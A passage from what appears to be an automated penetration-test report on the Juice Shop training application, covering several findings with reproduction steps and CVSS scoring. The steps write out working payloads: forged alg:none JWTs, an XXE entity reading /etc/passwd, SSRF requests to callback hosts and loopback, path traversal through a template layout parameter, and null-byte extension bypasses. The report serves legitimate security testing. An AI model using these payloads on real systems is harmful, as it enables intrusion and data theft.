- Integrity Impact (I): **High** - A customer-role user can modify ALL 40 review documents belonging to 11 different users (including admin@juice-sh.op) in a single request, completely overwriting their content. This is a total compromise of review data integrity across the entire collection, representing a cross-principal write that the attacker's low-privilege role should never have.
- Availability Impact (A): **None** - No denial of service or availability disruption was demonstrated; the endpoint continues to function normally after exploitation.

Finding 11: JWT alg:none Forgery Enables Privilege Escalation from Anonymous to Admin (Partially Mitigated on /rest/2fa/status by WAF)

ID	f-fe48e92b-c991-4e14-8723-d5d91a381e67
Severity	High
Risk Type	Privilege Escalation
Confidence	High
Status	Active
Risk Score	8.2
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Identified on	8/13/2026, 5:40:12 AM (GMT+7)

Description

The application accepts JWT tokens with "alg": "none" (no signature verification), allowing an unauthenticated attacker to forge tokens impersonating any user, including administrators. By constructing a JWT with a header of {"typ": "JWT", "alg": "none"} and a payload containing the target user's data with an empty signature, an attacker gains full authenticated access without valid credentials.

The finding's specific claim about accessing TOTP secrets via /rest/2fa/status could NOT be reproduced because a WAF/ALB rule specifically blocks alg:none tokens on that endpoint (returning an empty 401 response). However, the underlying JWT alg:none vulnerability is fully confirmed and exploitable on other protected endpoints:

- /api/Users (admin-only): Returns all 89 user records with emails, roles, and profile data
- /api/Users/{id}: Returns individual user records for arbitrary users

The vulnerability achieves anonymous-to-admin privilege escalation. The WAF mitigation is endpoint-specific and does not address the root cause (the application's JWT library accepting unsigned tokens). The application's "Unsigned JWT" challenge confirms this is a known vulnerability in the codebase.

Reproduction Steps

BASELINE (authentication enforced):

- GET /api/Users (no auth) ' 401 "No Authorization header was found"
- GET /api/Users/1 (garbage token) ' 401 "Invalid token: [REDACTED] header in signature 'garbage123'"

EXPLOITATION (forged alg:none admin token):

Token: [REDACTED]

GET /api/Users with forged admin token ' 200 OK

Response:

```
{"status":"success","data":[{"id":1,"username":"","email":"admin@juice-sh.op","role":"admin",...},{id":2,"username":"","email":"jim@juice-sh.op","role":"deluxe","deluxeToken":"11e59df214a82d9b4eb47bf3cb60873ca66b54832ffaf05b6fe77c5868573643",...},...]} (89 total users)
```

GET /api/Users/7 with forged user7 token ' 200 OK

Response:

```
{"status":"success","data":{"id":7,"username":"modified_by_fake_customer","email":"morty@juice-sh.op","role":"customer",...}}
```

SPECIFIC ENDPOINT (/rest/2fa/status):

- GET /rest/2fa/status with alg:none token ' 401 empty body (WAF block - NOT reaching app)
- GET /rest/2fa/status with legit RS256 token ' 200 OK with TOTP secret (endpoint works)
- GET /rest/2fa/status with alg:none + non-empty sig ' 401 "invalid signature" (reaches app, signature check applied)

WAF EVIDENCE: alg:none tokens are specifically blocked on /rest/2fa/status (empty 401) but NOT on /api/Users (200 OK with data). The WAF rule is path-specific.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely by sending HTTP requests with forged JWT tokens to the application's API endpoints over the network.
- Attack Complexity (AC): **Low** - No specialized conditions are required; the attacker simply crafts a JWT with alg:none header and an empty signature, which the application accepts without any timing or race conditions.
- Privileges Required (PR): **None** - The attacker needs no prior authentication or privileges; the entire attack starts from an anonymous/unauthenticated state and forges tokens to gain access.
- User Interaction (UI): **None** - No user interaction is required; the attacker directly sends the forged token to the API endpoint.
- Scope (S): **Unchanged** - The impact remains within the vulnerable application's security authority; the JWT verification bypass affects the same web application component that processes the tokens, and while privilege escalation occurs, it stays within the application's own user/role model.

- Confidentiality Impact (C): **High** - The attacker gains access to all 89 user records including emails, roles, deluxeTokens, and profile data across all principals. The forged admin token provides access to admin-only endpoints exposing the entire user database, which constitutes restricted data the attacker did not previously have access to.
- Integrity Impact (I): **Low** - While the forged admin token grants admin-level authentication, the demonstrated exploitation was read-only. However, the alg:none bypass grants admin role impersonation which could theoretically enable write operations on admin endpoints, though this was not directly demonstrated with state changes. The capability for arbitrary user impersonation presents limited modification potential.
- Availability Impact (A): **None** - No availability impact was demonstrated or implied by this vulnerability; the attack is purely about authentication bypass for data access.

Finding 12: IDOR on POST /rest/basket/{id}/checkout Allows Any Authenticated User to Checkout Any Other User's Shopping Basket

ID	f-7e7635d5-433b-4913-8877-fa0bd8fd72e9
Severity	High
Risk Type	Insecure Direct Object Reference
Confidence	High
Status	Active
Risk Score	7.1
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:L
Identified on	8/13/2026, 5:25:11 AM (GMT+7)

Description

The POST /rest/basket/{id}/checkout endpoint enforces authentication (returns 401 for unauthenticated requests) but does NOT enforce authorization on the basket ID path parameter. Any authenticated user can trigger a checkout of any other user's shopping basket by simply changing the numeric basket ID in the URL path.

The attacker (atk_idor_test@evil.com, BasketId=56, role=customer) was able to checkout the admin's basket (BasketId=1) by sending POST /rest/basket/1/checkout with the attacker's JWT token. This created an order associated with the attacker's email and emptied the victim's basket.

Critically, this is an inconsistent authorization gap: the GET /rest/basket/{id} endpoint properly enforces ownership (returns 401 when the attacker tries to read another user's basket), but the POST /rest/basket/{id}/checkout endpoint performs no such check. The non-existent basket ID (999) returns a 500 error confirming existence validation is performed, but ownership validation is entirely absent from the checkout flow.

Reproduction Steps

SETUP:

- Admin (admin@juice-sh.op, UserId=1, BasketId=1) with items: Apple Juice (qty=2), Orange Juice (qty=3), Eggfruit Juice (qty=1)
- Attacker (atk_idor_test@evil.com, UserId=89, BasketId=56, role=customer)

ATTACK:

POST /rest/basket/1/checkout with attacker's JWT token

Response: HTTP 200, {"orderConfirmation":"7386-25bd994368bdd45c"}

ORDER VERIFICATION:

GET /rest/track-order/7386-25bd994368bdd45c ' HTTP 200

```
{"status":"success","data":[{"orderId":"7386-25bd994368bdd45c","email":"*tk_*d*r_t*st@*v*l.c*m","total-Price":0,"products":[],"bonus":0,"deliveryPrice":0,"eta":"5"}]}
```

(email matches attacker's masked email, confirming order associated with attacker)

VICTIM IMPACT:

Admin's basket BEFORE attack: Products=3 (Apple Juice, Orange Juice, Eggfruit Juice)

Admin's basket AFTER attack: Products remaining=0 (basket emptied)

DIFFERENTIAL CONTROLS:

- GET /rest/basket/1 with attacker token ' 401 (read access properly denied)
- POST /rest/basket/1/checkout with attacker token ' 200 (IDOR - NO ownership check)
- POST /rest/basket/56/checkout (own basket) ' 200 (expected)
- POST /rest/basket/999/checkout ' 500 "Basket with id=999 does not exist" (existence validated)
- POST /rest/basket/1/checkout without auth ' 401 (authentication enforced)

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending a POST request to the checkout endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are needed; the attacker simply changes the basket ID in the URL path to any other user's basket ID.
- Privileges Required (PR): **Low** - The attacker must be authenticated as any regular user (customer role); no admin privileges are needed.
- User Interaction (UI): **None** - No victim interaction is required; the attacker independently triggers the checkout of another user's basket.
- Scope (S): **Unchanged** - The impact remains within the same application's security authority; the attacker manipulates basket/order resources within the same web application context.
- Confidentiality Impact (C): **None** - The IDOR allows the attacker to trigger a checkout operation on another user's basket, but the order tracking only shows masked email and product names that were already in the basket; no sensitive private data (passwords, PII beyond what's in the cart) is disclosed that the attacker

didn't already have access to.

- Integrity Impact (I): **High** - The attacker can empty any other user's shopping basket by triggering an unauthorized checkout, creating orders under the attacker's email with the victim's basket contents; this is a direct serious modification of another user's state (basket emptied, unauthorized order created) that the attacker fully controls.

- Availability Impact (A): **Low** - The victim's basket is emptied (items consumed), which denies the victim access to their curated shopping cart, but the service itself remains available and the victim can re-add items; this constitutes reduced functionality rather than total denial.

Finding 13: XML External Entity (XXE) Injection via File Upload

ID	f-89b03bde-4169-46f4-8b17-2f6311da3f44
Severity	High
Risk Type	Xml External Entity
Confidence	High
Status	Active
Risk Score	7.7
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/H/I:N/A:N
Identified on	8/13/2026, 3:22:32 AM (GMT+7)

Description

The /file-upload endpoint accepts XML files via multipart form-data upload and processes them using an XML parser with external entity resolution enabled. When an XML file containing a DOCTYPE declaration with a SYSTEM entity reference using the file:// protocol is uploaded, the parser resolves the external entity by reading the referenced file from the server's filesystem. The file contents are then included in the parsed XML output and reflected back in the HTTP response within an error message about deprecated B2B customer complaints.

This allows any authenticated user (including a newly registered customer account with no elevated privileges) to read arbitrary files from the server's filesystem, including /etc/passwd. The vulnerability exists in the handleXmlUpload function at /juice-shop/build/routes/fileUpload.js:119:22, as confirmed by the stack trace in the response. The server is running on a Debian 12 (bookworm) Distroless container.

Impact includes arbitrary file reading from the server filesystem, information disclosure of sensitive system and application files, and potential SSRF via http:// protocol entity URLs.

Reproduction Steps

Step 1 - Baseline request (normal XML, no entities):

POST /file-upload with multipart file upload containing: <?xml version="1.0" encoding="UTF-8"?><root>normal content</root>

Response (HTTP 410): Error message reflects parsed XML content "normal content" - confirms XML is parsed and reflected.

Step 2 - XXE attack reading /etc/passwd: [REDACTED] /file-upload with multipart file upload containing:

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><root>&xxe;</root>
```

Response (HTTP 410) contains the resolved entity with actual file contents:

```
"root:x:0:0:root:/root:/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/sbin/nologinnon-root:x:65532:65532:nonroot:/home/nonroot:/sbin/nologin"
```

The stack trace in the response confirms the vulnerable code path: handleXmlUpload (/juice-shop/build/routes/fileUpload.js:119:22)

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending a crafted XML file upload to the /file-upload endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; any authenticated user can simply upload a malicious XML file with a DOCTYPE entity declaration.
- Privileges Required (PR): **Low** - A regular customer account (self-registered) is sufficient to exploit the vulnerability; no admin privileges are needed.
- User Interaction (UI): **None** - No user interaction is required; the attacker directly uploads the malicious XML file and receives the response containing file contents.
- Scope (S): **Changed** - The XXE vulnerability allows reading files from the underlying operating system (file:///etc/passwd, file:///etc/os-release), which is beyond the security authority of the web application component. The finding also notes potential SSRF capability via http:// protocol entities reaching internal network services outside the application's authority.
- Confidentiality Impact (C): **High** - The demonstrated primitive allows arbitrary file reading from the server filesystem. While /etc/passwd and /etc/os-release were read as proof, the same primitive can reach application configuration files, database credentials, JWT private keys, and other sensitive data that the low-privileged user does NOT already have access to. This represents a total loss of confidentiality for the server's filesystem.
- Integrity Impact (I): **None** - XXE file:// entity resolution is a read-only primitive; no file modification or write capability was demonstrated or is achievable through this vector.
- Availability Impact (A): **None** - No denial of service was demonstrated or is directly achievable through this file-read XXE vector in this configuration.

Finding 14: SSRF via Incomplete IP Filter Bypass in Profile Image URL Fetcher Enables Internal Service Access

ID	f-e55dcf28-9992-46a8-b31b-c191664cc2df
Severity	Medium
Risk Type	Server Side Request Forgery
Confidence	High
Status	Active
Risk Score	5.0
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N
Identified on	8/13/2026, 4:33:00 AM (GMT+7)

Description

The POST `/profile/image/url` endpoint accepts user-supplied URLs via the `imageUrl` parameter and makes server-side HTTP requests to fetch the content. The endpoint implements a URL filter that blocks certain hostname/IP representations (e.g., 'localhost' is blocked), but fails to block the standard dotted-decimal '127.0.0.1' notation. This incomplete filter allows an authenticated attacker to force the server to make requests to both external attacker-controlled destinations and internal services on the loopback interface.

The vulnerability was confirmed through two independent methods:

- 1. DNS callback verification:** Submitting `imageUrl=http://PEN-ZFGF-2060-5026.dns.col-labp-reg1.devops.aws.dev/test.png` resulted in an HTTP 302 response and the `verify_ssrf_exploit` tool confirmed the DNS callback was received, proving the server made an outbound request to the attacker-controlled destination.
- 2. Internal service access via loopback bypass:** The filter blocks 'localhost' (error shows blocking IP matching client IP 10.1.2.73) but allows '127.0.0.1'. When `imageUrl=http://127.0.0.1:3000/api/SecurityQuestions` is submitted, the server returns HTTP 302 (success), confirming it fetched from the internal API endpoint. The differential blocking IPs in error messages (10.1.2.73 for client-blocked vs 10.1.1.50 for server-side-blocked) prove the server processes loopback requests differently from truly blocked requests.

This endpoint is NOT designed to fetch arbitrary URLs as a feature (it's a profile image upload by URL) - the server making requests to internal services or arbitrary external destinations constitutes unintended behavior and a security boundary violation.

Reproduction Steps

Step 1 - Authentication: Registered a test user and obtained a valid JWT token.

Step 2 - SSRF DNS callback (CONFIRMED by verify_ssrf_exploit tool):

Request:

POST /profile/image/url HTTP/1.1

Host: juiceshop.dev

Authorization: Bearer [token]

Cookie: token: [REDACTED]

Content-Type: application/x-www-form-urlencoded

imageUrl=http://PEN-ZFGF-2060-5026.dns.collabp-reg1.devops.aws.dev/test.png

Response: HTTP 302, Location: /profile

verify_ssrf_exploit result: "Exploit was successful... DNS callback was received."

Step 3 - Filter bypass analysis (differential behavior):

- imageUrl=http://localhost:3000/ ' HTTP 500, "Blocked illegal activity by ::ffff:10.1.2.73" (CLIENT IP - blocked at filter level)

- imageUrl=http://127.0.0.1:3000/ ' HTTP 500, "Blocked illegal activity by ::ffff:10.1.1.50" (SERVER IP - server made the request, secondary app-level security triggered)

- imageUrl=http://127.0.0.1:3000/api/SecurityQuestions ' HTTP 302, Location: /profile (FULL SUCCESS - internal API accessed via loopback)

The different blocking IPs prove: 'localhost' is caught by the URL filter before fetch (blocked by our IP), while '127.0.0.1' passes the filter and the server fetches from its own loopback (blocked by server's own IP on some paths, succeeds on others like /api/SecurityQuestions).

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by submitting a crafted URL to the /profile/image/url endpoint.

- Attack Complexity (AC): **Low** - No special conditions or timing are required; the attacker simply submits a URL with 127.0.0.1 instead of localhost to bypass the filter.

- Privileges Required (PR): **Low** - An authenticated user account is required (easily obtained via open registration), but no elevated privileges are needed.

- User Interaction (UI): **None** - No user interaction is required; the attacker submits the request directly.

- Scope (S): **Changed** - The SSRF reaches network endpoints (internal loopback services, arbitrary external

hosts) outside the vulnerable web application's security authority, crossing into the server's network context.

- Confidentiality Impact (C): **Low** - The SSRF was confirmed to reach internal API endpoints (e.g., /api/SecurityQuestions returned 302 success) and external hosts (DNS callback confirmed), but the validator did not demonstrate extraction of sensitive data like credentials or PII. The information accessible via the demonstrated paths (security questions, application configuration) is limited internal data (not passwords/keys/PII). The profile image storage mechanism did not update, so data exfiltration of the fetched content was not conclusively demonstrated in this validation.

- Integrity Impact (I): **None** - No modification of other users' data or system state was demonstrated; the profile image of the attacker's own account was the only resource potentially modified.

- Availability Impact (A): **None** - No denial of service or availability impact was demonstrated or implied by the exploitation.

Finding 15: Local File Inclusion via Handlebars Template Engine Layout Parameter in /dataerasure Endpoint

ID	f-8e025e60-19a7-456a-92d4-b6562f035e3e
Severity	Medium
Risk Type	Local File Inclusion
Confidence	High
Status	Active
Risk Score	6.5
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Identified on	8/13/2026, 2:52:56 AM (GMT+7)

Description

The POST /dataerasure endpoint accepts a layout parameter in the URL-encoded request body that is passed directly to the Handlebars (hbs) template engine without path sanitization. The Handlebars engine's behavior with the layout parameter is as follows: if the provided filename has no extension (determined by `path.extname()`), it appends `.hbs`; if the filename already contains an extension (e.g., `.conf`, `.yaml`, `.json`, `.js`), the file is read directly without modification.

The base template directory is `/juice-shop/views/`. By using directory traversal sequences (`../`), an authenticated attacker can escape this directory and read arbitrary files on the server filesystem, provided those files have a file extension. For example, `../../../../etc/resolv.conf` resolves to `/etc/resolv.conf` and its contents are returned in the HTTP response body.

This vulnerability enables:

- Reading system configuration files (e.g., `/etc/resolv.conf`)
- Reading application source code (e.g., `build/routes/dataErasure.js`)
- Reading application configuration including secrets (e.g., `config/default.yml`)
- Reading package manifest and dependency information (`package.json`)

Authentication is required (valid JWT token), but any authenticated user can exploit this vulnerability.

Reproduction Steps

Step 1 - Baseline (no layout parameter):

POST /dataerasure with body: email=admin%40juice-sh.op&securityAnswer=test

Response: HTTP 200, returns standard HTML data erasure form

Step 2 - Path disclosure via error (extensionless file):

POST /dataerasure with body: email=admin%40juice-sh.op&securityAnswer=test&layout=/etc/passwd

Response: HTTP 500, Error title: "ENOENT: no such file or directory, open '/juice-shop/views/etc/passwd.hbs'"

(Confirms base path /juice-shop/views/ and .hbs appending for extensionless files)

Step 3 - Traversal verification:

POST /dataerasure with body: email=admin%40juice-sh.op&securityAnswer=test&layout=../../etc/passwd

Response: HTTP 500, Error: "ENOENT: no such file or directory, open '/etc/passwd.hbs'"

(Confirms ../../ resolves from /juice-shop/views/ to filesystem root)

Step 4 - Successful file read (/etc/resolv.conf):

POST /dataerasure with body: email=admin%40juice-sh.op&securityAnswer=test&layout=../../etc/resolv.conf

Response: HTTP 200

Body: "nameserver 10.1.0.2\nsearch ec2.internal\n....."

(Successfully read system DNS configuration - file has extension so no .hbs appended)

Step 5 - Application package.json:

POST /dataerasure with body: email=admin%40juice-sh.op&securityAnswer=test&layout=../package.json

Response: HTTP 200

Body: '{"name": "juice-shop", "version": "19.1.0", "private": true, "description": "Probably the m....."}'

Step 6 - Application configuration:

POST /dataerasure with body: email=admin%40juice-sh.op&securityAnswer=test&layout=../config/default.yml

Response: HTTP 200

Body: "server:\n port: 3000\n basePath: "\n baseUrl: 'http://localhost:3000' # used for CSAF..."

Step 7 - Application source code:

POST /dataerasure with body: email=admin%40juice-sh.op&securityAnswer=test&layout=../build/routes/dataErasure.js

Response: HTTP 200

Body: "use strict"; var __createBinding = (this && this.__createBinding) || (Object.create ? (function(o,

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely via HTTP POST requests to the /dataerasure endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; the attacker simply includes a layout parameter with directory traversal sequences in the POST body.
- Privileges Required (PR): **Low** - Authentication is required (valid JWT token from any registered user), but no admin privileges are needed to access the /dataerasure endpoint.
- User Interaction (UI): **None** - No user interaction is required; the attacker sends the request directly.
- Scope (S): **Unchanged** - The impact remains within the vulnerable web application's security authority; the file read occurs on the same server hosting the application, within the application process's filesystem access.
- Confidentiality Impact (C): **High** - The demonstrated primitive enables reading arbitrary files with extensions on the server, including application source code (dataErasure.js), configuration files with secrets (config/default.yml containing server config), package.json, and system files (/etc/resolv.conf). This capability reaches credentials, source code, and configuration secrets that an authenticated regular user does NOT have access to through normal application functionality.
- Integrity Impact (I): **None** - The vulnerability is a read-only file inclusion; no file modification or write capability was demonstrated or is possible through this vector.
- Availability Impact (A): **None** - No denial of service or availability impact was demonstrated or is achievable through this file read vulnerability.

Finding 16: Open Redirect Allowlist Bypass on /redirect Enables SSRF via Profile Image URL Fetching Chain

ID	f-ec55540d-fe0b-44bc-b519-7fbb6c135d76
Severity	Medium
Risk Type	Server Side Request Forgery
Confidence	High
Status	Active
Risk Score	5.0
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N
Identified on	8/13/2026, 1:55:24 AM (GMT+7)

Description

The `/redirect` endpoint implements a URL allowlist to restrict redirect destinations, but this allowlist can be bypassed by appending an allowed URL (e.g., `https://github.com/juice-shop/juice-shop`) as a query parameter to an attacker-controlled URL. The server's validation checks for the presence of the allowed string anywhere in the URL rather than properly parsing the hostname, allowing redirection to arbitrary external destinations.

When chained with the `/profile/image/url` endpoint — which performs server-side URL fetching to download profile images — this open redirect enables full Server-Side Request Forgery (SSRF). The server fetches the redirect URL locally, follows the 302 response, and makes an outbound request to the attacker-controlled destination. This was confirmed via DNS callback to the designated SSRF verification endpoint.

The attack chain is: (1) attacker crafts a redirect URL that bypasses the allowlist check, (2) attacker submits this URL as the `imageUrl` to the profile image endpoint, (3) the server fetches the redirect endpoint internally, (4) the server follows the 302 redirect to the attacker's destination, making a server-side request to an unintended target.

Reproduction Steps

Step 1 - Confirmed open redirect allowlist bypass:

```
GET http://juiceshop.dev/redirect?to=http://PEN-DHJT-0768-2275.dns.collabp-reg1.de-vops.aws.dev?https://github.com/juice-shop/juice-shop
Response: HTTP/1.1 302 Found
```

```
Location:
http://PEN-DHJT-0768-2275.dns.collabp-reg1.de-
vops.aws.dev?https://github.com/juice-shop/juice-shop
```

Arbitrary URLs without the allowlisted suffix are blocked:

```
GET http://juiceshop.dev/redirect?to=https://evil.com
Response: HTTP/1.1 406 Not Acceptable
```

Step 2 - Chained SSRF via profile image URL fetching:

```
POST http://juiceshop.dev/profile/image/url
Authorization: Bearer [JWT]
Content-Type: application/x-www-form-urlencoded

imageUrl=http://juiceshop.dev/redirect?to=http://PEN-DHJT-0768-2275.dns.collabp-reg1.de-
vops.aws.dev/image.png%3Fhttps://github.com/juice-shop/juice-shop

Response: HTTP/1.1 302 Found
Location: /profile
```

Step 3 - SSRF verification confirmed:

The verify_ssrf_exploit tool confirmed: "Exploit was successful... DNS callback was received." at
PEN-DHJT-0768-2275.dns.collabp-reg1.devops.aws.dev

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by any authenticated user sending crafted requests to the /redirect and /profile/image/url endpoints.
- Attack Complexity (AC): **Low** - No special conditions are needed; the allowlist bypass is straightforward (appending an allowed domain as a query parameter) and the redirect chain works reliably without race conditions or specialized timing.
- Privileges Required (PR): **Low** - The /profile/image/url endpoint requires authentication (a registered user account), which was needed to trigger the server-side fetch that follows the redirect chain.
- User Interaction (UI): **None** - No user interaction is required; the attacker directly submits the crafted URL and the server processes it autonomously.
- Scope (S): **Changed** - The SSRF exploit causes the server to make outbound requests to network endpoints outside the application's security authority (arbitrary external hosts, demonstrated via DNS callback to an attacker-controlled domain through the redirect chain).
- Confidentiality Impact (C): **Low** - The SSRF demonstrated DNS callback and timing-based confirmation of server-side requests to attacker-controlled destinations. However, the demonstrated capability was limited to confirming outbound connectivity; no internal service data, cloud metadata, or sensitive internal resources

were accessed or returned. The attacker gains knowledge of internal network topology (internal IPs revealed in error messages like 10.1.2.73) but not high-value secrets.

- Integrity Impact (I): **None** - No modification of data or state belonging to other users was demonstrated.

The profile image URL was only changed for the attacker's own account.

- Availability Impact (A): **None** - No denial of service or availability impact was demonstrated or implied by the exploit chain.

Finding 17: Null Byte Injection Bypasses File Extension Whitelist on /ftp Endpoint

ID	f-34dd9c3e-1c97-4193-a57a-94bd4adf1f16
Severity	Medium
Risk Type	Path Traversal
Confidence	High
Status	Active
Risk Score	5.3
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Identified on	8/13/2026, 2:46:16 AM (GMT+7)

Description

The /ftp endpoint implements a file extension whitelist that only allows downloading .md and .pdf files (returning HTTP 403 with "Error: Only .md and .pdf files are allowed!" for other extensions). This security control can be bypassed using a double-encoded null byte (%2500) appended before an allowed extension (e.g., .md).

However, this vulnerability is more accurately characterized as an access control bypass / authorization bypass rather than a true path traversal. The null byte injection allows downloading restricted file types that exist within the /ftp directory itself, but does not enable escaping the /ftp directory to access files elsewhere on the filesystem. All accessed files (eastere.gg, coupons_2013.md.bak, encrypt.pyc, package.json.bak, suspicious_errors.yml) reside within the /ftp directory - the bypass defeats the extension whitelist but does not traverse directory boundaries.

The attack works because:

1. Express URL-decodes %2500 to %00 (literal null byte character)
2. The extension check sees the string ending with ".md" and passes the whitelist validation
3. When the filesystem processes the path, the null byte terminates the filename, removing the ".md" suffix
4. The actual file with the restricted extension is then served

This allows an unauthenticated attacker to download any file stored in the /ftp directory regardless of its file extension, bypassing the explicit extension-based security control. Sensitive files exposed include application configuration (package.json.bak), security detection rules (suspicious_errors.yml), encoded coupon codes (coupons_2013.md.bak), and compiled encryption code (encrypt.pyc).

Reproduction Steps

Baseline - Extension whitelist enforcement (403 on restricted extensions):

GET /ftp/eastere.gg -> HTTP 403, "Error: Only .md and .pdf files are allowed!"

GET /ftp/coupons_2013.md.bak -> HTTP 403, "Error: Only .md and .pdf files are allowed!"

GET /ftp/encrypt.pyc -> HTTP 403, "Error: Only .md and .pdf files are allowed!"

GET /ftp/package.json.bak -> HTTP 403, "Error: Only .md and .pdf files are allowed!"

Allowed files work normally:

GET /ftp/legal.md -> HTTP 200 (markdown content)

GET /ftp/acquisitions.md -> HTTP 200 (markdown content)

Null byte injection bypass (all return HTTP 200 with file content):

GET /ftp/eastere.gg%2500.md -> HTTP 200, body: "Congratulations, you found the easter egg!"

GET /ftp/coupons_2013.md.bak%2500.md -> HTTP 200, body:

"n<MibgC7sn\nmNYS#gC7sn\mo*IVigC7sn..."

GET /ftp/encrypt.pyc%2500.md -> HTTP 200, body: Python compiled bytecode

GET /ftp/package.json.bak%2500.md -> HTTP 200, body: {"name": "juice-shop", "version": "6.2.0-SNAPSHOT", ...}

GET /ftp/suspicious_errors.yml%2500.md -> HTTP 200, body: YAML with "Blocked illegal activity", "File names cannot contain forward slashes"

Note: All accessed files reside within the /ftp directory - this bypasses the extension whitelist but does NOT escape the directory boundary.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by any unauthenticated attacker sending a crafted URL to the /ftp endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; simply appending %2500.md to the filename reliably bypasses the whitelist every time.
- Privileges Required (PR): **None** - No authentication or authorization is needed; the /ftp endpoint is publicly accessible.
- User Interaction (UI): **None** - The attacker exploits this directly without requiring any user action.
- Scope (S): **Unchanged** - The impact remains within the vulnerable web application's security authority; files accessed are within the same /ftp directory managed by the same component.
- Confidentiality Impact (C): **Low** - The attacker gains access to restricted files within the /ftp directory (coupon

codes, package.json configuration, YAML detection rules, compiled Python code). While these contain some internal information, they are limited to what exists in a single directory and do not include high-impact secrets like admin passwords, private keys, or database credentials. The KeePass file is encrypted and unusable without its master password. The data is restricted but of limited direct serious impact.

- Integrity Impact (I): **None** - This is a read-only bypass; no modification of data is possible through this vulnerability.

- Availability Impact (A): **None** - No denial of service or availability impact is demonstrated or achievable through this file download bypass.

Finding 18: IDOR on /rest/basket/{id} Allows Any Authenticated User to Access All Users' Shopping Baskets

ID	f-2f14f896-7cf3-4964-8246-9ae30c0bd6e8
Severity	Medium
Risk Type	Insecure Direct Object Reference
Confidence	High
Status	Active
Risk Score	4.3
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
Identified on	8/13/2026, 4:20:50 AM (GMT+7)

Description

The GET /rest/basket/{id} endpoint enforces authentication (returns 401 for unauthenticated requests) but does NOT enforce horizontal authorization. Any authenticated user, regardless of role, can access the complete shopping basket data of any other user by simply changing the numeric basket ID in the URL path. A regular customer (idor_final2@test.com, UserID=28, role=customer, BasketID=10) was able to view baskets belonging to 6 different users (UserIDs: 1, 2, 3, 11, 16, 23) including their product names, descriptions, prices, quantities, and basket metadata. The exposed data includes product names, descriptions, prices, deluxe prices, quantities, coupon codes, and basket timestamps. This represents a complete failure of horizontal access control on shopping basket data, allowing any authenticated user to enumerate and access all baskets in the system.

Reproduction Steps

Test user: idor_final2@test.com (registered via POST /api/Users/, UserID=28, role=customer, BasketID=10)

[Control 1] Authentication IS enforced:

GET /rest/basket/1 (no Authorization header) ' HTTP 401 UnauthorizedError: No Authorization header was found

[Baseline] Own basket accessible:

GET /rest/basket/10 with user's Bearer token ' HTTP 200, {"status":"success","data":{"id":10,"coupon":null,"UserId":28,"createdAt":"...", "updatedAt":"...", "Products":[]}}

[IDOR 1] Admin's basket accessed by regular user:

GET /rest/basket/1 ' HTTP 200

Response: {"status":"success","data":{"id":1,"coupon":null,"UserId":1,"Products":[{"id":1,"name":"Apple Juice (1000ml)","price":1.99},{ "name":"Orange Juice (1000ml)"},{ "name":"Eggfruit Juice (500ml)"}]}}

[IDOR 2] User 2's basket with shopping data:

GET /rest/basket/2 ' HTTP 200

Response: {"status":"success","data":{"id":2,"coupon":null,"UserId":2,"Products":[{"id":4,"name":"Raspberry Juice (1000ml)","description":"Made from blended Raspberry Pi, water and sugar.", "price":4.99,"deluxePrice":4.99,"BasketItem":{"ProductId":4,"BasketId":2,"id":4,"quantity":2}}]}}

[IDOR 3-6] Additional baskets accessed:

- Basket 3: UserId=3, Products=['Raspberry Juice (1000ml)']
- Basket 4: UserId=11, Products=['Raspberry Juice (1000ml)']
- Basket 5: UserId=16, Products=['Eggfruit Juice (500ml)', 'Raspberry Juice (1000ml)']
- Basket 6: UserId=23, Products=[]

All accessed by authenticated user with UserID=28, confirming cross-user data exposure with no horizontal authorization check.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending GET requests to the /rest/basket/{id} endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; simply changing the numeric basket ID in the URL path is sufficient to exploit the IDOR.
- Privileges Required (PR): **Low** - Any authenticated user (customer role) can exploit this; registration is open but authentication is required (401 returned without a token).
- User Interaction (UI): **None** - No user interaction is needed; the attacker directly accesses other users' baskets via API calls.
- Scope (S): **Unchanged** - The vulnerability impacts resources (other users' basket data) within the same application's security authority; no cross-authority boundary is breached.
- Confidentiality Impact (C): **Low** - The exposed data includes product names, prices, quantities, and basket metadata (creation timestamps, coupon status) for other users. While this is cross-user data the attacker should not have access to (representing an INCREASE), the data is limited to shopping basket contents — not highly sensitive PII, credentials, or financial data. The attacker cannot control precisely what sensitive

data is obtained beyond basket contents.

- Integrity Impact (I): **None** - The vulnerability only involves read access (GET requests); no modification of other users' basket data was demonstrated or is possible through this endpoint alone.

- Availability Impact (A): **None** - No availability impact was demonstrated or is achievable through this read-only IDOR.

Finding 19: Arbitrary File Upload via ZIP Path Traversal in /file-upload Endpoint

ID	f-2142dad1-68f7-4c18-8f7a-0736bf8c263
Severity	Medium
Risk Type	Arbitrary File Upload
Confidence	High
Status	Active
Risk Score	5.8
